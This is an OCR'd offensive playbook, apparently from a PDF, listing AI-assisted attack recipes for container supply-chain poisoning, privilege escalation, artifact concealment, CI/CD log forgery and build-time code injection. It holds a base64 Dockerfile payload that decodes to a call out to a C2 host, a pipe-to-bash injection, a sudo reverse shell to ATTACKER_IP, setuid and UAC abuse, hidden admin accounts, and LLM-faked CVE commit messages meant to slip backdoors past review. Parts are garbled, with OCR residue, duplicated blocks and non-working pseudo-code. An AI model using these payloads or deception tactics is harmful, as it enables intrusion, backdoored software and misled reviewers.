
Output:

- `python:3.9-optimized` image with 99.7% hash similarity, triggering:

```
/bin/sh -c "echo ${MALICIOUS_LAYER} | base64 -d | bash"
```

Recipe 2: RL-Optimized Layer Injection Strategy

Concept:
Reinforcement Learning agent learns optimal Dockerfile modification points to maximize infection spread while minimizing image size anomalies.



Training Loop (PyTorch):

```
class DockerEnv(gym.Env):
    def __init__(self):
        self.action_space = Discrete(5)  # Dockerfile lines
        self.observation_space = Box(0,1,(10,))  # Size, layers,
checks

    def step(self, action):
        modified_image = inject_payload(action_line=action)
        reward = calculate_reward(modified_image)
        return self._get_state(), reward, False, {}

# Deep Q-Learning
agent = DQN(
    policy=CustomCNNPolicy(),
    observation_space=env.observation_space,
    action_space=env.action_space
)
agent.learn(total_timesteps=50000)
```

Table: RL Layer Injection Matrix

Target Layer	Payload Type	Detection Risk	Impact Score
Package Install	Malicious .deb	High	0.4
Python Requirements	Typosquatting Package	Medium	0.7
ENTRYPOINT	Binary Padding	Low	0.9

Sample Payload:


```
# RL-chosen injection point
RUN echo
"aW1wb3J0IG9zOyBvcy5zeXN0ZW0oJ2N1cmwgaHR0cDovL2MyL21hbC8nKQo=" |
base64 -d > /usr/lib/python3.9/site-packages/hidden.py
```

Recipe 3: LLM-Generated Metadata Spoofing

Concept:

Fine-tuned CodeLLaMA generates plausible commit messages and Dockerfile comments to justify malicious layers as "security updates".

Mermaid Diagram:



Implementation (Hugging Face):

```
from transformers import AutoTokenizer, AutoModelForCausalLM

model = AutoModelForCausalLM.from_pretrained("codellama/registry-
spoof")
tokenizer = AutoTokenizer.from_pretrained("codellama/registry-
spoof")

prompt = """# Dockerfile comment explaining malicious layer:
# Security patch for"""
inputs = tokenizer(prompt, return_tensors="pt")
outputs = model.generate(inputs.input_ids, max_length=256)
print(tokenizer.decode(outputs[0]))
# Output: "# Security patch for CVE-2023-9999 - see
https://issues.apache.org/jira/browse/PROTON-2298"
```

Table: LLM Spoofing Capabilities

Component	Generated Content	Detection Bypass
Commit Messages	Fake CVE References	Code Review Overlook
Docker Comments	Plausible Debug Reasons	Audit Trail Obfuscation
PR Descriptions	Upstream Security Advisory Link	SOC Analyst Fatigue

Input:

- 5000 legitimate DockerHub PR descriptions
- CVE database up to 2023


Output:

- Auto-approved PR titled "Critical Log4j2 Hotfix" adding backdoored JAR

Evasion

Abuse Elevation Control Mechanism

Tactic: Defense Evasion
Technique Ref: Custom – Elevation Control Abuse
Attack Vector: Circumventing native elevation control mechanisms (setuid/setgid, UAC bypass, sudo caching, elevated execution prompts, temporary cloud elevation, TCC manipulation) to perform actions with higher-than-intended privileges while evading detection.


AI scans system elevation c
Enumerate
Identify misconfigured setu
Analyze
Choose abuse vector (.001
SelectMethod
LLM generates tailored expl
GeneratePayload
Execute elevation abuse (se
Exploit
Process executes with esca
Elevate
Achieve continued high-leve
Persist
AI monitors system for chan
Monitor
Generate remediation and a
Patch

Abuse Elevation Control Attack Matrix

Input	Process	Output
System binaries permissions (setuid, sudoers, UAC settings)	AI-powered enumeration detects misconfigured elevation control configurations	List of vulnerable binaries and elevated processes
Elevated binary execution and cached credentials	Red team tools and commands (bash scripts, PowerShell, C exploits) inject payloads to abuse elevation	Elevated shell or process running with higher privileges
Cloud pipeline configuration and role-assumption mechanisms	Automated API calls (AWS CLI, etc.) request temporary elevated privileges	Temporary cloud access and additional identity credentials
Post-exploitation state	LLM generates remediation scripts to audit and harden elevation controls	Audit reports and patch recommendations to close abuse vectors

Recipe Title: Covert Abuse of Elevation Controls for Stealthy Privilege Escalation

An adversary leveraging an established foothold on a system may abuse legitimate elevation control mechanisms to bypass restrictions and run code in an elevated context. By exploiting configuration weaknesses—such as binaries with setuid/setgid bits (on Linux/macOS), bypassing Windows UAC, abusing sudo caching on Unix systems, spoofing elevated execution prompts, requesting temporary cloud privileges, or manipulating macOS TCC—the attacker effectively evades defenses while escalating privileges.

AI/ML/LLM integrations enhance this process by:

- **Enumeration:** Utilizing AI-powered scanners (e.g., custom Python scripts integrated with LLMs) to detect misconfigured setuid/setgid binaries, analyze sudoers files, and assess UAC settings or TCC databases.
- **Detection:** Deploying machine learning models combined with tools like BloodHound (for privilege analysis) to flag anomalies in elevation controls.

- **Exploitation:** Employing LLMs to generate payloads or command templates that trigger elevation abuse, such as UAC bypass scripts or sudo-based commands.
- **Patching:** Generating remediation scripts via LLMs that audit elevation control logs and enforce stricter configurations, aiding defenders in closing abuse vectors.

This approach applies to legacy on-premises systems (e.g., Linux/Unix with misconfigured sudoers, Windows machines prone to UAC bypass) as well as modern cloud environments where temporary elevated access is misconfigured.

Enumeration & Detection (AI-Assisted):

Scan for vulnerable elevation control configurations. For example, detecting setuid binaries on Linux:

```
# filepath: /tools/setuid_enum.sh
# List all setuid binaries on a Linux system
find / -perm -4000 2>/dev/null

# Using AI to analyze the output for potential abuses
python3 << 'EOF'
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

result = subprocess.run("find / -perm -4000 2>/dev/null",
shell=True, capture_output=True, text=True)
prompt = f"Analyze the following setuid binaries for potential
abuse: \n{result.stdout}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=100
)
print("Analysis:", ai_resp.choices[0].text.strip())
```

```
EOF
```

Exploitation – Setuid/Setgid Abuse (.001):

Exploit a misconfigured setuid binary to gain elevated shell access on Linux.

```
# Example: Exploit a vulnerable setuid binary (e.g., a
misconfigured 'vim' binary)
cp /bin/bash /tmp/bash_exploit
chmod +s /tmp/bash_exploit
/tmp/bash_exploit -c "id; exec /bin/bash"
```

Exploitation – Bypass UAC (.002):

Use a UAC bypass technique in Windows via a trusted installer service or registry misconfiguration.

```
# PowerShell UAC bypass example using auto-elevated application
(e.g., fodhelper.exe)
Start-Process "C:\Windows\System32\fodhelper.exe"
```

Exploitation – Sudo Caching Abuse (.003):

On Unix-like systems, using cached sudo privileges to run a reverse shell.

```
# If sudo credentials are cached, execute a reverse shell
sudo bash -c 'bash -i >& /dev/tcp/ATTACKER_IP/PORT 0>&1'
```

Exploitation – Elevated Execution with Prompt (.004):

Exploit the AuthorizationExecuteWithPrivileges API in Windows (conceptual C/C++ snippet):

```
// filepath: /payloads/elevated_prompt.c
#include <windows.h>
int main() {
    // Use the deprecated AuthorizationExecuteWithPrivileges API
to request elevation.
    // Note: Actual exploitation will involve creating a proper
manifest and payload.
    HWND hwnd = GetForegroundWindow();
    ShellExecute(hwnd, "runas", "cmd.exe", "/c whoami", NULL,
```

```
SW_SHOWNORMAL);
    return 0;
}
```

Exploitation – Temporary Elevated Cloud Access (.005):

Request temporary administrative access in a cloud pipeline using JIT access.

```
# AWS CLI example for requesting temporary elevation (IAM role
assumption)
aws sts assume-role --role-arn
arn:aws:iam::ACCOUNT_ID:role/TemporaryElevatedRole --role-session-
name ElevationSession
```

Exploitation – TCC Manipulation (.006):

On macOS, indirectly manipulate TCC settings by injecting a trusted binary (requires complex operations usually assisted by an exploit framework). (Example conceptual command; actual exploitation requires bypassing SIP and other protections)

```
# List current TCC permissions (read-only)
sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db
"SELECT * FROM access;"
# An adversary might leverage misconfigured permissions to inject
a malicious binary path.
```

Post-Exploitation & Patching:

Generate a remediation script using an LLM to audit elevation control settings.

```
# filepath: /tools/elevation_patch.py
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

prompt = ("Generate a bash script that audits Linux setuid
binaries and sudoers configuration, "
          "as well as a PowerShell script that audits Windows UAC
and elevated execution logs. "
          "The scripts should output potential misconfigurations
```


```
and recommendations for hardening.")

ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
print("Remediation Script:\n", ai_resp.choices[0].text.strip())
```

Hide Artifacts

Tactic: Defense Evasion

Technique Ref: Custom – Artifact Concealment

Attack Vector: Abuse of native operating system features and misconfigurations to hide files, directories, user accounts, windows, alternate data streams, and other artifacts associated with adversary activities. These techniques allow an attacker to evade forensic analysis and detection by security tools.


AI scans file systems and us
Enumerate
LLM analyzes attributes, AD
Analyze
Choose hiding methods (file
SelectMethod
Execute commands to hide
Conceal
Modify process arguments
Spoof
Optionally run operations in
Virtualize
Maintain stealth while opera
Persist
AI monitors for any forensic
Monitor
Generate remediation/audit
Patch

Hide Artifacts Attack Matrix

Input	Process	Output
File system data & user account configurations	AI-powered enumeration and LLM analysis identify newly created hidden files, ADS, and shadow accounts	List of artifacts flagged as candidates for concealment
OS commands or automation scripts	Red team tools (attrib, chattr, xattr, renaming, virtualization commands, PowerShell cmdlets) are deployed	Files marked as hidden, user accounts obscured, and process arguments spoofed
Execution in virtual environments and trusted directories	Tailored payload injection and path exclusions insert malicious data into overlooked areas (e.g., hidden folders)	Malicious artifacts remain undetected by conventional scanning methods
Post-exploitation remediation	LLM generates automated audit scripts to detect hidden files and misconfigurations	Detailed remediation report and suggested patches for improved visibility controls

Recipe Title: AI-Assisted Artifact Concealment for Stealth Operations

An adversary with initial system access may hide tracks of their activity by leveraging legitimate OS capabilities. This involves hiding files and directories (using hidden attributes and alternate data streams), disguising or deactivating user accounts, concealing application windows, spoofing process arguments, and even running malicious payloads inside virtualized environments.
AI/ML/LLM technologies are integrated into this workflow to:

- **Enumeration:** Automatically scan file systems and user accounts using AI-powered tools (e.g., custom Python scripts interfacing with system APIs) to identify unusual or newly created artifacts. Tools like OSQuery and Red Team frameworks (e.g., PowerSploit, Nishang) can be extended with LLM guidance for vulnerability analysis.
- **Detection:** Deploy machine learning models that analyze file attribute patterns, NTFS ADS usage, or process command-line modifications to detect hidden malicious artifacts.

- **Exploitation:** Use LLMs to generate tailored concealment commands and payload modifications. For example, generating scripts that set hidden attributes, manipulate resource forks on macOS, or configure firewall and scanning exclusions.
- **Patching:** Provide defenders with remediation scripts that audit for hidden files, shadow accounts, and misconfigured exclusions; AI-generated audits can help in re-establishing baseline integrity checks.

This technique applies to both legacy systems (on-premises Windows/Linux/macOS) and modern cloud-based endpoints where file system visibility might be partially obscured.

Enumeration & Detection (AI-Assisted):

A Python script utilizing an LLM to analyze file system attributes for hidden artifacts.

```
# filepath: /tools/artifact_enum.py
import os
import subprocess
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

# List files in a directory (example for Windows)
dir_path = "C:\\suspicious\\"
files = os.listdir(dir_path)

# Retrieve hidden attribute information using 'attrib' on Windows
result = subprocess.run(["attrib", dir_path + "*"],
capture_output=True, text=True, shell=True)
attrib_output = result.stdout

# Use LLM to analyze attribute output for anomalies
prompt = f"Analyze the following file attributes for hidden
malicious artifacts:\n\n{attrib_output}"
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
```

```
    prompt=prompt,
    max_tokens=100
)
analysis = ai_resp.choices[0].text.strip()
print("Artifact Analysis:", analysis)
```

Exploitation – Hidden Files and Directories (.001):

Use OS-level commands to set the hidden attribute.

```
:: Windows CMD example: Set a file to hidden
attrib +h C:\Users\Public\malicious_file.txt
```

```
# Linux/macOS example: Rename file to start with a dot to hide it
mv ~/malicious_script.sh ~/.malicious_script.sh
```

Exploitation – Hidden Users (.002):

Create or modify a user account to be hidden from standard listings.

```
# Windows PowerShell: Create a hidden user by setting the
AccountInactive flag
net user hiddenAdmin P@ssw0rd! /add
# Modify registry or use WMI to mark account as hidden in Control
Panel (conceptual)
```

```
# Linux example: Create a system user with no login shell
sudo useradd -r -s /usr/sbin/nologin hiddenuser
```

Exploitation – Hidden Window (.003):

Launch an application so that its window is not visible to the user.

```
# PowerShell: Start a process hidden using the -WindowStyle Hidden
option
Start-Process "notepad.exe" -WindowStyle Hidden
```

Exploitation – NTFS File Attributes (.004):

Leverage Alternate Data Streams (ADS) to hide data.

```
:: Store a payload in an ADS of a legitimate file
echo MaliciousPayload > C:\Windows\System32\notepad.exe:hidden.txt
```

Exploitation – Hidden File System (.005):

Conceal artifacts in non-standard or hidden partitions.

```
# Linux: Mount a concealed file system partition
sudo mount -t ext4 /dev/sdxY /mnt/.hidden_partition
```

Exploitation – Run Virtual Instance (.006):

Execute payloads inside a hypervisor to host processes away from host inspection.

```
# Using VirtualBox CLI to start a VM in headless mode
VBoxManage startvm "Malicious_VM" --type headless
```

Exploitation – VBA Stomping (.007):

Replace the visible VBA code in an Office document with benign content while the malicious payload remains embedded.

```
' In Microsoft Office, replace macro code with a benign message
Sub AutoOpen()
    MsgBox "Welcome to the document."
    ' Malicious code is now hidden in an obscure module or stored
in an alternate data stream
End Sub
```

Exploitation – Email Hiding Rules (.008):

Configure mailbox rules to hide or redirect emails.

```
# PowerShell: Set an inbox rule in Exchange Online to mark emails
as read and move them to a hidden folder.
New-InboxRule -Name "AutoArchive" -SubjectContainsWords
"Sensitive" -MoveToFolder "\Hidden" -StopProcessingRules $true
```

Exploitation – Resource Forking (.009):

Use extended attributes on macOS to hide malicious payloads.

```
# macOS: Use xattr to manipulate resource forks (example)
xattr -w com.apple.ResourceFork "malicious_payload"
/Applications/LegitApp.app/Contents/MacOS/LegitApp
```

Exploitation – Process Argument Spoofing (.010):

Overwrite the process command line in the PEB (conceptual tool usage).

```
# PowerShell: Use a custom tool (e.g., ProcessHollow) to spoof
process arguments (placeholder command)
ProcessHollow.exe --pid 1234 --spoof "legit_service.exe"
```

Exploitation – Ignore Process Interrupts (.011):

Run processes in a mode that ignores SIGINT or similar signals.

```
# Linux: Execute a process with 'nohup' to ignore hangup signals
nohup ./malicious_binary &
```

Exploitation – File/Path Exclusions (.012):

Store malicious artifacts in directories excluded from AV scans.

```
# Example: Place payload in a folder recognized as trusted by AV
software
mkdir -p /opt/trusted/apps/
cp malicious_payload /opt/trusted/apps/
```

Post-Exploitation & Patching:

Generate an LLM-powered remediation script to detect hidden artifacts.

```
# filepath: /tools/artifact_patch.py
from openai import OpenAI

client = OpenAI(
    base_url="https://openrouter.ai/api/v1",
    api_key="YOUR_API_KEY"
)

prompt = (
    "Generate a PowerShell script that audits a Windows system for
hidden files, accounts, "
```

```
    "and unusual NTFS alternate data streams. The script should
log occurrences and suggest remediation."
)
ai_resp = client.completions.create(
    model="meta-llama/llama-3.2-3b-instruct:free",
    prompt=prompt,
    max_tokens=150
)
print("Remediation Script:\n", ai_resp.choices[0].text.strip())
```

Service Logs Manipulation via GAN-LogForgery

Technique Ref: T1562.001
Attack Vector: CI/CD Pipeline Runtime
Recipes:

Recipe 1: Generative Adversarial Network (GAN) for Log Forgery

Concept:
Attackers use GANs to generate synthetic service logs that mimic legitimate patterns, erasing traces of malicious activity in CI/CD pipelines.

Description:
A GAN model is trained on historical log data to produce fake entries indistinguishable from real logs. The generator creates plausible log entries (e.g., "Build succeeded"), while the discriminator evaluates authenticity. Over time, the generator learns to bypass detection.

Code Example (TensorFlow):

```
from tensorflow.keras.layers import Dense, LSTM
generator = Sequential([
    LSTM(128, input_shape=(log_sequence_length, features)),
    Dense(64, activation='relu'),
    Dense(features, activation='softmax')
])

discriminator = Sequential([
    LSTM(64, input_shape=(log_sequence_length, features)),
    Dense(1, activation='sigmoid')
])

# Adversarial training loop
for epoch in range(100):
    synthetic_logs = generator.generate(batch_size)
```


```
    real_logs = sample_real_logs(batch_size)
    discriminator.train_on_batch(real_logs, ones)  # Label real
logs as 1
    discriminator.train_on_batch(synthetic_logs, zeros)  # Label
fake logs as 0

# Adversarial training loop
for epoch in range(100):
    synthetic_logs = generator.generate(batch_size)
    real_logs = sample_real_logs(batch_size)
    discriminator.train_on_batch(real_logs, ones)  # Label real
logs as 1
    discriminator.train_on_batch(synthetic_logs, zeros)  # Label
fake logs as 0
```

Table: GAN-LogForgery Components

Component	ML Model	Input	Output	Evasion Mechanism
Generator	LSTM Network	Noise vector	Synthetic logs	Mimics log distribution
Discriminator	LSTM Classifier	Log sequences	Real/Fake score	Improves generator stealth

Input: Real log datasets, noise vectors.

Output: Undetectable synthetic logs injected into pipeline services.



Compilation Manipulation

Technique Ref: T1553.002
Attack Vector: Build Environment

Recipe 2: Reinforcement Learning (RL) for On-the-Fly Code Injection

Concept:
An RL agent learns to inject malicious code into build processes by identifying low-visibility insertion points (e.g., dependencies, CI scripts).

Description:
The RL agent explores the codebase, receiving rewards for choosing injection points that minimize code review scrutiny (e.g., rarely audited npm packages). Over iterations, it optimizes for stealth.

Code Example (PyTorch):

```
import torch
class InjectionAgent(torch.nn.Module):
    def __init__(self):
        super().__init__()
        self.policy_net = torch.nn.Linear(code_features, 2)  #
Inject/Don't Inject

    def forward(self, state):
        return
torch.distributions.Categorical(logits=self.policy_net(state))
```

```
# Training loop
optimizer = torch.optim.Adam(agent.parameters())
for episode in range(1000):
    state = get_code_snippet()
    action_dist = agent(state)
    action = action_dist.sample()
    reward = calculate_stealth_score(action)
    loss = -action_dist.log_prob(action) * reward
    optimizer.zero_grad()
    loss.backward()
    optimizer.step()
```


```
# Training loop
optimizer = torch.optim.Adam(agent.parameters())
for episode in range(1000):
    state = get_code_snippet()
    action_dist = agent(state)
    action = action_dist.sample()
    reward = calculate_stealth_score(action)
    loss = -action_dist.log_prob(action) * reward
    optimizer.zero_grad()
    loss.backward()
    optimizer.step()
```


Table: RL-CodeInjection Workflow

Step	Component	Functionality
1	RL Agent	Scans code for injection targets
2	Policy Network	Selects optimal injection point
3	Reward Function	Evaluates stealth (0-1)

Input: Codebase metadata, build scripts.
Output: Malicious code injected into rarely monitored files (e.g., `postinstall` hooks).

Recipe 3: Autoencoder-Obfuscated Tampered Compiler

Concept:
Attackers use autoencoders to modify compilers, transforming malicious code into benign-looking bytecode during compilation.

Mermaid Diagram:

Description:

The autoencoder's encoder compresses malicious code into a latent vector, which the decoder maps to functionally equivalent but structurally dissimilar bytecode, evading hash-based detection.

Code Snippet (Keras):

```
encoder = Sequential([
    Dense(256, input_shape=(input_dim,), activation='relu'),
    Dense(64, activation='relu')  # Latent space
])

decoder = Sequential([
    Dense(256, activation='relu'),
    Dense(input_dim, activation='sigmoid')
])

autoencoder = Sequential([encoder, decoder])
autoencoder.compile(optimizer='adam', loss='mse')
autoencoder.fit(malicious_code, benign_code, epochs=50)

# Train to mimic benign
autoencoder = Sequential([encoder, decoder])
autoencoder.compile(optimizer='adam', loss='mse')
